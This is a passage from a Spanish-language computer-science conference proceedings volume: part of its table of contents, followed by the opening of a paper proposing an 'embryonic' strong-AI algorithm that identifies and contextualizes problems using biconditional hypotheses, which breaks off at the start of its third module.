Asistente virtual escalable orientado a voz: innovación en la interacción hombre-máquina. *Ignacio M. Citate Gómez (UNNOBA), Leonardo Esnaola (UNNOBA), Hugo Dionisio Ramón (UNNOBA)* **972**

Herramienta de Realidad Virtual Inmersiva para entrenamiento de habilidades sociales en personas con discapacidad en un entorno cuidado. *Nelson Acosta (UNCPBA), Analía Amandi (UNCPBA), Patricia Salguero (CENTRO CASABELLA), Santiago Faiella (UNCPBA), Franco Viduzzi (UNCPBA)* **984**

Leveraging Large Language Models for Ontology-Based Data Access: A Preliminary Analysis. *Sergio Alejandro Gómez (UNS), Pablo Rubén Fillottrani (UNS)* **996**

Lexi: asistente inteligente evolutivo para la gestión del conocimiento en proyectos de ingeniería. *Pedro Blanco (UADE), Facundo Sánchez (UADE), Roxana Martínez (UADE)* **1006**

Prototipo para la sostenibilidad ambiental basado en Design Thinking. *Bruno Traversaro (UNLP), Juan Ignacio Visentin (UNLP), Iván Balmaceda Castro (UNLAR / UNLP), Andrés Rodríguez (UNLP)* **1016**

Reconocimiento de emociones empleando conductancia de piel, variación de ritmo cardiaco y expresiones faciales. *Sofia Roldan (UM), Matías Gramajo (UM), Jorge Ierache (UM / UBA / UNLaM)* **1027**

Systematization of Information Management in Sea Turtle Recovery. *Sergio David Andrade Colombani (UNS), Javier Fernández Tierno (UNS), Cristina Sanhueza (UNS), Lucrecia Diaz (UNS), Luciano H. Tamargo (UNS), Martín Larrea (UNS)* **1039**

Traductor de lenguaje de señas simplificado por una inteligencia artificial. *Juan Pablo Sablich (UCALP), Martín Sebastián Correa (UCALP), Marcelo Taruschio (UCALP), Rodolfo Bertone (UCALP)* **1049**

UI-UX en el Diagnóstico del EEG en la Era de la IA. *Diego Coulombie (UNLaM), Alberto Miguens (UNLaM), Ariel Gentile (FAVALORO), Cecilia Lucero (UNC)* **1059**

Short paper

Automatización de documentos judiciales utilizando Inteligencia Artificial. *Gabriela A. Pérez (UNLP / UNAJ), Nicolás Picasso (AALP), Catalina Mostaccio (UNLP), Leandro Antonelli (UNLP / UAI)* **1069**

MEGAN: Integrando tecnología y juego para la comunicación en guarderías. *Jazmín María Del Lujan Gamarra Benítez (UNA - Paraguay), Diego Rubén Gómez Morel (UNA - Paraguay), Dafne Aylén Torrez Vera (UNA - Paraguay), José María Cabrera Peralta (UNA - Paraguay), Lucas Damián Goncalvez Basabe (UNA - Paraguay), Gustavo Sosa-Cabrera (UNA - Paraguay)* 1074

SYNAPSIS: Plataforma de datos Multimodales y Gestión Clínica para la Enfermedad de Parkinson. *Pedro Occhipinti (UNO), Mónica Giuliano (UNO / UNAHUR), Silvia Pérez (UNO), Alan Berduc (UNO)* 1079

XV Workshop Procesamiento de Señales y Sistemas de Tiempo Real 1085

Full paper

Análisis de datos de estados de ánimo en sesiones de ensayo para una competencia de danza. Un caso de estudio. *Luis Espín Pazmiño (UG – Ecuador / UNLP), Armando De Giusti (UNLP).* 1086

Análisis de imágenes hiperespectrales de maní contaminado con aflatoxinas. *María Laura Vranic (UTN-FRBA / UNAHUR), Steven Martínez Vargas (UNS), Diego Sebastián Cristos (INTA), Natalia Victoria Pesquero (INTA), Juan Vorobioff (UTN-FRBA), Claudio A. Delrieux (UNS / UTN-FRBA)* 1098

Implementación de Técnicas de Aprendizaje Automático para la Detección de Símbolos en Sistemas de Modulación 16QAM. *Nicolás Eichhorn (UNRC), Guillermo Cuenya (UNRC), David de Yong (UNRC), Julián Durigutti (UNRC).* 1108

La interrupción de señales del Sistema de Identificación de Buques (AIS) como alerta de pesca ilegal, no declarada y no regulada (INDNR). *Claudio Torre (UNLP)* 1118

Nueva distancia estocástica en imágenes SAR polarimétricas para estimar puntos de borde con rápido procesamiento. *Daniel Monferrán (UNGS), Andrés Sartarelli (UNGS)* 1130

Performance of MSK with Walsh Coding. *Oscar Bria (UNLP), Javier Giacomantone (UNLP)* 1140

Short paper

Estudio de Simulación de Procesos aplicado a la Optimización de Sistemas de Producción. *Emiliano Camer (UNAJ), Martin Páez (UNAJ), Nicolás Vitek (UNAJ), Román Bond (UNAJ), Daniel Martín Morales (UNAJ / UNT-FRLP), Diego Encinas (UNAJ / UNLP)* 1150

XIII Workshop Innovación en Educación en Informática 1155

Full paper

Crear con tecnologías digitales para el desarrollo del pensamiento computacional. El caso del proyecto de semillero de innovadores. *Cecilia Sanz (UNLP), Verónica Artola (UNLP), Santiago Medina (UNLP), Matías Zeballos (UNLP), Sabrina Lombardo (UNLP).* 1156

Desarrollo de simulador de robótica cloud multipresencia para enseñanza de programación. *Néstor Balich (UAI), Franco Balich (UAI), Tupac Ocampo (UAI), Berenice Balich (UAI).* 1168

Implementación de un Metaverso aplicado a la Educación en las carreras de Ingeniería. *Artemisa Trigueros (UNLaM), César Conejeros (UNLaM), Mabel Compagnoni (UNLaM), Alfredo Amato (UNLaM).* 1176

Short paper

Emociones y aprendizaje un enfoque tecnológico, estado del arte. *Luis Espín Pazmiño (UG – Ecuador / UNLP), Diana Montero (UECA - Ecuador), Miguel Rugel (UECA - Ecuador), Kiara Espin (UES - Ecuador).* 1189

XIII Workshop Seguridad Informática 1195

Full paper

A Pseudorandom Binary Generator based on Combination Linear Feedback using Multiplexers and Multivariable Boolean Function. *Andrés Francisco Farías (UNLAR), Germán Montejano (UNSL), Ana Gabriela Garis (UNSL), Andrés Alejandro Farías (UNLAR)* 1196

Análisis y Desarrollo de Herramientas de Reverse Shell para Pruebas de Penetración. *Valentín Torassa Colombero (UAI), María Eugenia Casco (UAI), Santiago Roatta (UNR)* 1206

Causas potenciales de incidentes no deseados en Mensajería Instantánea: WhatsApp-Telegram. *Alejandra Di Gionantonio (UTN-FRC), Laura Ligorria (UTN-FRC), Roxana Manera (UTN-FRC), Lorena Peralta (UTN-FRC), Luis Contrera (UTN-FRC), Mairena Di Gionantonio (UTN-FRC)* 1217

Cifrador de Bloque con Algoritmos Cifradores en Serie Conformados por Secuencias T-entrelazadas de Polinomios Primitivos Diferentes, en Modo de Encadenamiento de Bloques de Cifrado. *Andrés Francisco Farías (UNLAR), Germán Montejano (UNSL), Ana Gabriela Garis (UNSL), Andrés Alejandro Farías (UNLAR)* 1227

Cifrador de Bloque con Alternancia de Algoritmos Cifradores Conformados por Secuencias Entrelazadas de un único Polinomio Primitivo, en Modo de Encadenamiento de Bloques de Cifrado. *Andrés Francisco Farías (UNLAR), Germán Montejano (UNSL), Ana Gabriela Garis (UNSL), Andrés Alejandro Farías (UNLAR)* 1237

Detección de procesos no deseados embebidos con Deep Learning, sobre aplicaciones descargadas desde la nube. *Gabriel Vicente López (UNO), Diego Romero (UNO), Agustín Grisolia (UNO)* 1247

HACONTI Una plataforma para aprender sobre seguridad en Smart Contracts. *Juan Schallibaum (UNLP), Paula Venosa (UNLP), Nicolás Macia (UNLP)* 1258

Interoperabilidad en sistemas distribuidos Blockchain, un esquema de autenticación. *David Tua (UADE / UA), Hernán Merlino (UA), Ricardo H. Wehbe (UADE)* 1268

Serie de Normas ISO/IEC 27050-1 a 27050-4 Tratamiento de la evidencia digital no custodiada. *María Eugenia Casco (UAI), Nelson Martín Fogliato (UNR), Santiago Enrique Roatta (UNR)* 1278

Short paper

Honeypots: análisis de implementaciones para ciberseguridad de una red organizacional. *Pablo Germán Maddalena Kreff (UNLP), Pablo Gagliardi (UNLP), Patricia Bazán (UNLP), Paula Venosa (UNLP), Nicolás del Río (UNLP), Sofía Martín (UNLP), Joaquín Bogado (UNLP)* 1289

Metodología de seguridad para aplicaciones alojadas en la nube. *Sebastián Ortiz (UNA - Paraguay), Juan Vargas (UNA - Paraguay), Carlos Núñez (UNA - Paraguay)* 1294

Seguridad Informática: Doble factor de Autenticación (2FA). *Mauricio Dottore (UAI), Nicolás Micheletti (UAI), Lorenzo Miñon (UAI), Santiago Roatta (UAI)* 1299

Selección de un modelo para establecer la madurez actual para la identificación y reacción a ataques de Ingeniería Social. *Alejandro Pérez (UADER), Nazareno Blanchet (UADER)* 1305

VII Track Gobierno Digital y Ciudades Inteligentes 1310

Full paper

Asistencia integral para personas ciegas en la Facultad de Informática de la UNLP. *Federico Cristina (UNLP), Sebastián Dapoto (UNLP), Ramiro Intas (UNLP), Pablo Thomas (UNLP), Patricia Pesado (UNLP)* 1311

Ciudades Inteligentes - Sistema de Reconocimiento de Patentes: Implementación de Gendarmería Nacional en el Grupo Seguridad Vial Uruguai (Misiones). *Nicolás Repetti (UAI), Rocío Andrea Rodríguez (UAI)* 1321

Evaluación de la Transparencia en el Gobierno Abierto: Estudio de Caso en Argentina. *Roxana Martínez (UES21), Bruno Navarrete (UES21), Andrés Cheroni (UES21)* 1333

First steps in the implementation of a COAP and Block-chain server for green hydrogen certification. *Leandro Jaimes Soria (UNLaM), Julio Cervera (UNLaM), Nahuel Nieva (UNLaM), Matías E. Cruzate (UNLaM)* 1343

Instrumento de diagnóstico de satisfacción del ciudadano universitario aplicado a expediente electrónico. *Miguel A. Marafuschi Phillips (UNAJ), Ariel Pasini (UNLP), Ana C. Lacunza (UNLP)* 1353

Introducción al modelo digital para la reducción del impacto ambiental de las actividades agrícolas. *Leonardo Navarria (UNLP), Ariel Pasini (UNLP), Elsa Estevez (UNS)* 1363

La accesibilidad en las ciudades inteligentes. *Alejo Ezequiel Isoardi (UNLP)* 1374

Modelo digital para la reducción del impacto ambiental de las actividades agrícolas en tiempo real. Revisión de Literatura. *Leonardo Navarria (UNLP), Ariel Pasini (UNLP), Elsa Estévez (UNS)* 1384

Modelo predictivo aplicando inteligencia ambiental orientado a la generación de residuos electrónicos con un enfoque de Ciudades inteligentes sostenible. Revisión de Literatura. *Facuy Jussen (UAGRARIA - Ecuador), Ariel Pasini (UNLP), Elsa Estévez (UNS), César Moran (UAGRARIA - Ecuador)* 1396

Sistema de balizamiento en Puertos usando LoRaWAN. *Javier Díaz (UNLP), Agustín Candia (UNLP), Jorge Bellavita (UNLP), Laura Fava (UNLP)* 1406

Short paper

Explorando el potencial de las microcredenciales y la tecnología Blockchain para la Transformación Digital en la Educación Superior. *Mauro Cambarieri (UNRN), Alejandra Viadana (UNRN), Sofia Rached Galera (UNRN), Michelle Jauge (UNRN), Nicolas García Martínez (UNRN)* 1416

Gobernanza descentralizada y constitucionalismo digital: estudio de caso de MakerDao. *Joaquín Cerviño (UTN-FRBA), Hernán Merlino (UTN-FRBA / UBA)* 1425

Herramientas para la gestión de datos abiertos vinculando archivos estáticos y APIs. *Juan Ignacio Torres (UNLP), Ariel Pasini (UNLP), Patricia Pesado (UNLP)* 1430

NLP para la Protección Social: Clasificación Multinomial de Vulnerabilidades en Derechos de Niños y Adolescentes. *Arturo González Fernández (UNA - Paraguay), Romina Rojas Moreno (UNA - Paraguay), Gustavo Sosa-Cabrera (UNA - Paraguay)* 1436

Transformación de la Asistencia en Entidades Gubernamentales a través de NLP Preentrenado. *Gustavo A. Galeano-Duarte (UNA - Paraguay), Gustavo Sosa-Cabrera (UNA - Paraguay)* 1441

III Short Papers de Alumnos 1446

Algoritmos de aprendizaje automático aplicados en microcontroladores. *Marcos Lodato (UAI), Fernando Jaime (UAI), Pedro López (UAI)* 1147

Análisis de Datos en un Entorno de Big Data: Linux (Awk, Sort, Grep) frente a Python en Google Colab. *Juan Canteros Murcia (UNNE), Sergio López (UNNE), Brisa Ríos (UNNE), Gabriel Román (UNNE), Leopoldo José Ríos (UNNE)* 1452

Análisis de Gestos para evaluar Experiencia de Usuario con emociones en sistemas interactivos. *Leandro Nanni Rebollo (UNSJ), Laura Aballay (UNSJ), Alex Torres (UNICOMFACAUCA - Colombia)* 1458

Aprovechamiento de Modelos de Lenguaje para la Visualización Automática de Datos. *Macarena Repetto (UNPSJB), Marcos Zarate (UNPSJB / CENPAT)* 1463

Arquitectura de Software para los Nodos Sensores en un Sistema Distribuido para el Control de la Eficiencia Energética. *Ezequiel Humar (UNLP), Leandro Libutti (UNLP), Santiago Medina (UNLP), Diego Montezanti (UNLP)* 1468

Arquitectura de un Sistema de Inteligencia de Negocios para Asistir a las Decisiones Estratégicas en Educación Superior. *Adolfo García (UNSJ), María Gema Romagnano (UNSJ)* 1474

Asistencia en el aprendizaje de matemática para personas con ceguera o baja visión utilizando inteligencia artificial mediante una aplicación móvil de software libre. *Sergio Oscar Fauez (UNLP)* 1479

Aspectos de Seguridad en Zigbee. *Agustín Bravo Pérez (UTN-FRRe), Agustín Brites (UTN-FRRe), Lucas Peresón (UTN-FRRe), Reinaldo Scappini (UTN-FRRe).* 1485

Comparación entre Servidor Propio y Google Cloud para Alojamiento de Servicios. *Nahuel Acevedo (UNNE), Miguel F. Alcalá (UNNE), Gastón N. Alegre (UNNE), Larisa L. Romero (UNNE), Rodrigo Ernesto Zalazar (UNNE)* 1490

Conjetura de los Números Primos Gemelos: un Algoritmo de Apoyo. *Bruno Gorosito (UNRN), Alejandra Vaidana (UNRN), Mauro Cambarieri (UNRN)* 1496

Dark Patterns: la web del engaño. *Facundo Cingolani (UNLP), Luciano Macias (UNLP), Franco Dalla Gasperina (UNLP), Robertino Spinelli Arcuri (UNLP), Juan Cruz Gardey (UNLP), Julián Grigera (UNLP), Alejandra B. Lliteras (UNLP), Alejandra Garrido (UNLP)* 1501

Descubrimiento de Microservicios en Metodologías Ágiles: un mapeo sistemático de la literatura. *Nicolás Battaglia (UAI), Agustín Nicolás García (UAI), Augusto Congiusti (UAI)* 1506

Despliegue y análisis de la plataforma Home Assistant para la integración de nodos sensores heterogéneos. *Daniel Dell'Arciprete (UNLP), Santiago Medina (UNLP), Diego Montezanti (UNLP)* 1511

Dispensador de comida IoT para Mascotas. *Barbara Schmidt (CAECE), Martin Igartua (CAECE), Melisa Kuzman (CAECE / UNMdP).* 1517

DOMEX: un emulador del framework MapReduce. *David Scoffield (UNLP), Valentin Giorgetti (UNLP), Waldo Hasperué (UNLP)* 1522

EcoConversa 2.0: Hacia un paradigma de aprendizaje por refuerzo para la sostenibilidad. *Franco Brandan (UNPA), Andrea Villagra (UNPA), Daniel Pandolfi (UNPA)* 1528

Elicitación de requerimientos asistida por ChatGPT. *Bianca Mascioli (UNLP), Kristian Petkoff Bankoff (UNLP), Ariel Pasini (UNLP)* 1533

Evaluación de calidad de textos generados por IA: estudio aplicado a la generación de narraciones para videojuegos. *Juan Augusto Lombino (UDA), Miguel Méndez Garabetti (UDA)* **1538**

Framework Web para Crear Políticas de Seguridad de la Información. *Nancy Mabel Pérez Bordón (UNA - Paraguay), Alicia Castro (UNSL)* **1543**

Implementación de la ciberseguridad en infraestructuras informáticas. *Ricardo Elian González (UES21 / FOSSHLab), Eduardo Piray (CAECE / EUS21 / FOSSHLab), Miguel Mendez-Garabetti (CAECE / FOSSHLab), Guillermo Romero Arregin (CAECE / FOSSHLab), Santiago Araya (FOSSHLab)* **1548**

Implementación de Tecnología Disruptiva en Aplicaciones de Fitness: Caso de Estudio FitNow. *Manuel Cosovschi (CAECE), Miguel Méndez Garabetti (CAECE)* **1553**

Implementación de un Modelo de Autenticación Multifactor en Blockchain. *Guillermo Romero Arregin (CAECE), Miguel Mendez-Garabetti (CAECE / FOSSHLab), Eduardo Piray (CAECE / UES21), Ricardo Elian González (UES21), Santiago Araya (FOSSHLab)* **1558**

Implementación de una app en una red local y comparación de su arquitectura en dos y tres capas. *David Espíndola (UNNE), Denis Fernández (UNNE), Lidia Ojeda (UNNE), Alfredo Ramírez (UNNE), Luis Santiago Pioli (UNNE)* **1563**

Incorporación de recursos aumentados en entorno de Aprendizaje Colaborativo Soportado por Computadora. *Paulina Itatí Giménez Suarez (UNSE), Rosanna Costaguta (UNSE), María de los Ángeles Menini (UNSE)* **1569**

Industrias Inteligentes. Aplicación de metodologías de aprendizaje automático para optimizar procesos industriales. *Adriel Reverte (UNLP), Joel Acosta (CHASKA), Federico Walas Mateo (UNLP)* **1574**

Ingeniería de Plataformas: Iniciando una Plataforma de Desarrollo Interno para Potenciar el Futuro de la Investigación en GIDAS. *Damián Ferrara (UTN FRLP), Emanuel Rodríguez Rodríguez (UTN-FRLP), Lucas Demian Bogado (UTN-FRLP), Romeo Lorenzo Monfroglio (UTN-FRLP)* **1580**

Integración de diferentes técnicas para visualizar la influencia de regiones de una imagen en su clasificación por una red neuronal. *Andrés Gardella Ruiz (UNLP), Gabriela A. Pérez (UNLP / UNAJ), Claudia F. Pons (UNLP / UAI)* **1587**

IRID: Infraestructura para la recolección inalámbrica de datos provistos por sensores en el marco de robótica educativa en nivel secundario. *Juan Pablo Lozano Arce (UNLP), Alejandra Lliteras (UNLP), Andrés Rodríguez (UNLP).* **1592**

Mejorando la Precisión en Estimación de Costos con IA: El Método de Pregunta Única. *Leandro Nefa (UNSJ), Laura Aballay (UNSJ), Alex Torres (UNICOMFACAUCA - Colombia)* **1597**

PaperSeek: un buscador de publicaciones científicas en bases de datos electrónicas. *Uriel Paredes (UNPA), Eder Dos Santos (UNPA), Sandra Casas (UNPA)* **1601**

Pastillero Inteligente - Tecnología Arduino al servicio de la sociedad. *Mauricio Dottore (UAI), Nicolás Micheletti (UAI), Lorenzo Miñon (UAI), Pedro López (UAI)* **1606**

Propuesta de Modelo Seguro en Etapas Tempranas del Desarrollo de Software. *Malena Páez (UNSJ), Flavia Millán (UNSJ), Laura Aballay (UNSJ), Alex Torres (UNICOMFACAUCA - Colombia)* **1610**

Prototipo Web para Gestión de Experiencias de Informática Forense. *Carlos Orellana (UNSE), Cecilia Lara (UNSE), Liliana María Figueroa (UNSE)* **1616**

Redes Neuronales Convoluciones para la Detección de Neumonía. *Mariano Cataldi (UM), Marisa Panizzi (UM), Iris Sattolo (UM).* **1621**

Sistema de apoyo para la detección temprana del Alzheimer utilizando Inteligencia Artificial. *Brenda Antonella Avalos (UM), Marisa Panizzi (UM), Iris Sattolo (UM).* **1626**

Sistema de premiación de logros basado en insignias digitales. *Agustín Alberca (UNLP), Juan Ignacio Borrelli (UNLP), Patricia Bazán (UNLP), Nicolás del Río (UNLP)* **1631**

Tecnologías Emergentes para la Ciberseguridad de dispositivos IoT. *Zaira Rosin (UTN-FRRe), Denise Pujalte (UTN-FRRe), Diego Bolatti (UTN-FRRe)* **1636**

Transformación del Sistema Educativo Tradicional: el proyecto TIPE. *Franco Vinciguerra (CAECE), Federico N. Lussoro (CAECE), Miguel Mendez-Garabetti (CAECE)* **1641**

Un Proceso de Big Data para la Predicción de Rendimiento y Producción de Cultivos. *Stefano Fabi (UNCOMA), Agustina Buccella (UNCOMA)* **1646**

Web Scraping para la centralización de Cursos de Extensión en Universidades Públicas Argentinas. *Julieta Rivero (UTN-FRLP), José Ramírez (UTN-FRLP), Enzo Defranco (UTN-FRLP), Rafael Eguren (UTN-FRLP), Simón Koenig (UTN-FRLP), Valeria Lasagna (UTN-FRLP), Romina Mariel Istvan (UTN-FRLP)* **1651**



XXV Workshop Agentes y Sistemas Inteligentes

(WASI)

Coordinadores

Guillermo Leguizamón (UNSL)

Carolina Salto (UNLPam)

Waldo Hasperué (UNLP)

Algoritmo Embrionario de IA Fuerte Basado en los Tres Grupos de Procesos del Pensamiento Inteligente

Juan Postay[1,1] y Daniel González[1] , |
[1] Universidad Argentina John F. Kennedy, Mitre 1411, C1037ABA, Argentina
{jpostay, dgonzalez}@kennedy.edu.ar

Resumen. En el marco de la inteligencia artificial fuerte (*IAF*), como continuación del proyecto realizado anteriormente, *Los Tres Grupos de Procesos del Pensamiento Inteligente Embebidos en Máquinas de IA*, presentado en CoNaIISI 2022, este artículo muestra el desarrollo de un algoritmo embrionario, que es el resultado de nuestra hipótesis de investigación; la cual dice que, utilizando lógica matemática, razonamiento humano, hipótesis y contrastaciones se puede construir un algoritmo embrionario de *IAF*, que permita a los agentes inteligentes (*AI*) donde se instale -según el concepto de inteligencia expresado por Jean Piaget, Howard Gardner y Richard Mayer- resolver problemas generales y aprender de ello, tal como lo haría un humano en una variedad de contextos de aplicación. Los resultados de probar este algoritmo en un *AI* que mantiene limpia el agua de la cisterna se muestran como una validación de esta hipótesis.

Palabras Clave: Inteligencia Artificial Fuerte, Agente Inteligente, Lógica Matemática, Razonamiento Humano, Contrastación de Hipótesis.

1 Introducción

Dentro del contexto de la inteligencia artificial fuerte (*IAF*) [12, 13] *Los Tres Grupos de Procesos del Pensamiento Inteligente Embebidos en Máquinas de IA* fue presentado en el congreso de CoNaIISI 2022 [9], Argentina, con la hipótesis de que un algoritmo embrionario de *IAF* basado en los *Tres Grupos de Procesos del Pensamiento Inteligente* (*3GPPI*) de Juan Postay [8] podía ser programado, permitiendo al agente inteligente (*AI*) donde es instalado resolver problemas de tipo general mientras aprende, de similar manera a como un ser humano lo haría en diversos contextos; hipótesis que, mediante los testeos al algoritmo embebido en un *AI* que mantiene limpia el agua de una cisterna, recién pudimos corroborar al cierre de nuestro proyecto de investigación.

Particularmente, respecto de los *3GPPI* podemos abreviadamente decir que es una conceptualización teórica que, inspirada en las definiciones de lo que sería la inteligencia dadas por Jean Piaget [2, 7], Howard Gardner [3, 4] y Richard Mayer [6], describe, utilizando lógica matemática, razonamiento humano, hipótesis y contrastaciones, los procesos que llevaría a cabo el pensamiento inteligente humano y, su contraparte computacional, el pensamiento inteligente artificial, para resolver problemas[1] y aprender de ello. Por otro lado, respecto del término *embrionario* es

[1] Se toma la definición de problema dada por Josep M. Vallès (2007), el cual dice que: "*Lo que convierte una situación en problema… es la distancia entre lo percibido y lo esperado"*[14]

prudente señalar que fue la expresión más elocuente que encontramos para distinguir la novedosa característica que tiene este algoritmo de ir creciendo en conocimientos y mejorando con el correr del tiempo y su uso.

En el apartado 2 explicamos el algoritmo con las mejoras hechas hasta el momento; en el apartado 3 reseñamos características del *AI* donde se instaló el algoritmo, y las herramientas usadas para desarrollarlo, conjuntamente a los resultados estadísticos de su implementación. Por último, en el apartado 4 expresamos nuestras conclusiones.

2 Algoritmo Embrionario Basado en los 3GPPI

El algoritmo tiene 3 módulos que trabajan de manera integrada, que son los que le permiten al *AI* donde se instala, *identificar*, *contextualizar* y *resolver* problemas de tipo general, mientras *aprende* de ello.

2.1 Módulo del Primer GPPI*: Identificar* el Problema

El algoritmo puede recibir como entradas (en 1) objetos presentes en imágenes, o textos, o sonidos, u oraciones verbales, los cuales toma como hechos del presente.




Fig. 1. Módulo del primer grupo de procesos del pensamiento inteligente.

Si entre esos hechos *reconoce* uno que en (2) la base de datos (*BD*) de las reglas axiomáticas predefinidas (*BDRAP*) está interpretado y valorado negativamente, entonces lo considera un hecho consecuente (*Hc*) vinculado a un problema -Ver Figura 1-. Luego busca en (3) la *BD* de problemas (*BDP*) si *Hc* ya se había presentado previamente. Si *Hc* ya se había presentado, entonces hace una modificación en (4) esa entrada de la *BDP* y guarda fecha y hora, cantidad y valoración negativa registrada de

Hc en su nueva aparición (por ejemplo, a mayor cantidad mayor negatividad); y si previamente no se había presentado, entonces da un alta de *Hc* en (4) la *BDP* y guarda, además de aquello, una descripción de *Hc* (ubicación, características como color, etc.). En el *entendimiento* (5) el algoritmo busca en (6) la *BD* de hechos presentes e históricos (*BDHPH*) si hay otros hechos secundarios (*Hcx*) que surgen (como variables fuera de rango) inmediatamente después que aparece *Hc*, y chequea en la *BDRAP* (7) la valoración negativa de esos *Hcx.* Además, por la inversa, calcula la valoración positiva del hecho consecuente negado (¬*Hc*) y de los hechos secundarios negados (¬*Hcx*). Luego el algoritmo *dimensiona* (en 8) el problema sumando las valoraciones negativas de *Hc* y los *Hcx*, y a ello le resta las valoraciones positivas de ¬ *Hc* y los ¬ *Hcx.*

Concluye este módulo cuando el algoritmo guarda el *dimensionamiento* de la negatividad del problema en (9) la *BDP* y jerarquiza en (10) la *BD* de orden jerárquico de problemas (*BDOJP*) el orden de atención de los problemas, por ejemplo, considerando al de mayor *dimensión* negativa el primero en importancia para *contextualizar* y *resolver* [9] en los módulos siguientes.

2.2 Módulo del Segundo GPPI*: Contextualizar* el Problema

Ahora el algoritmo busca en (1) la *BDOJP* aquel problema que tiene el orden de importancia más alto (por ejemplo, dijimos, el que tiene mayor *dimensión* negativa) -Ver Figura 2-. Luego busca en (2) la *BDHPH* los hechos antecedentes *(Han)* que puedan ser la razón causal de *Hc*; esto es, aquellos *Han* que acontecieron (por ejemplo, inmediatamente) antes de la ocurrencia de *Hc*. Y con esos *Han* el algoritmo *conceptualiza* el problema armando diferentes *hipótesis del problema* del tipo lógico bicondicional[2]: "*Han* ↔ *Hc*". Supongamos que armó tres *hipótesis del problema*: *"Ha1* ↔ *Hc"*, *"Ha2* ↔ *Hc"* y *"Ha3* ↔ *Hc"*, entonces las guarda en (3) la *BDP* en la fila donde está el *Hc* actual. Luego pasa (en 4) a hacer el *anidamiento* del problema, para lo que busca en (5) la *BDP* si *Hc* aconteció antes y si la *hipótesis del problema* más sólida en esa ocasión anterior coincide con alguna de las tres actuales. Si la *hipótesis del problema* anterior coincide, por ejemplo, con *"Ha1* ↔ *Hc"* actual, entonces busca en (6) la *BDHPH*, en aquellas ocasiones anteriores y en el presente, cuál hecho (*Hay*) ocurrió coincidentemente todas las veces (por ejemplo, poco) antes de *Ha1,* y cuál hecho (*Hcx*) ocurrió coincidentemente todas las veces (por ejemplo, poco) después de *Hc*. Y con esos hechos, *Hay* y *Hcx*, arma *hipótesis subsidiarias* que se *anidan* con la *hipótesis del problema* "*Ha1* ↔ *Hc*" (ejemplo: "*Hay* ↔ *Ha1"*∧ *"Ha1* ↔ *Hc"*∧ *"Hc* ↔ *Hcx*) y las guarda en (7) la *BDP* en la fila de *Hc* actual, como el eventual hilo conductor del problema vinculado a *Hc*. Pero si en (5) la *BDP* no encuentra que *Hc* ocurrió antes, entonces hace un salto de programa, los puntos 6 y 7 no acontecen, y pasa (en 8) a *probar* una a una las tres *hipótesis del problema* que guardó (en 3). Supongamos que comienza la prueba trayendo de la *BDP* (9): "*Ha1* ↔ *Hc*", entonces, siguiendo la tabla de verdad del bicondicional, busca en la *BDHPH* (10) si cada vez que estuvo presente *Ha1* -esto es, *Ha1* verdadero (V)-, no aconteció *Hc* -esto es, *Hc*

[2] La mejora más importante y última al algoritmo consistió en utilizar conectores lógicos bicondicionales (↔) para *conceptualizar* las *hipótesis del problemas*, y en la *prueba* se utilizó la tabla de verdad del bicondicional para buscar sus *refutaciones* e *inconsistencias*.

falso (F)-, y por cada vez que pasa eso marca en (11) la *BDP* una *refutación* en "*Ha1*↔ *Hc*"; y además busca en la *BDHPH* (10) lo inverso, esto es, si cada vez que no estaba presente *Ha1* (F), igual aconteció *Hc* (V), y por cada vez que pasa eso marca en la *BDP* (11) una *inconsistencia* en "*Ha1* ↔ *Hc*".




Fig. 2. – Módulo del segundo grupo de procesos del pensamiento inteligente.

Y el mismo proceso de *prueba* hace para las *hipótesis del problema* restantes,*"Ha2 ↔ Hc"* y *"Ha3 ↔ Hc"*. Concluye este módulo cuando guarda en (12) la BD de orden jerárquico (*BDOJHP*) las *hipótesis del problema* ordenándolas desde la que menos *refutaciones* e *inconsistencias* tuvo (que sería la *hipótesis del problema* más sólida) hasta *la hipótesis del problema* que más *refutaciones* e *inconsistencias* tuvo (que sería la *hipótesis del problema* más débil) [9].

2.3 Módulo del Tercer GPPI*: Resolver* el Problema

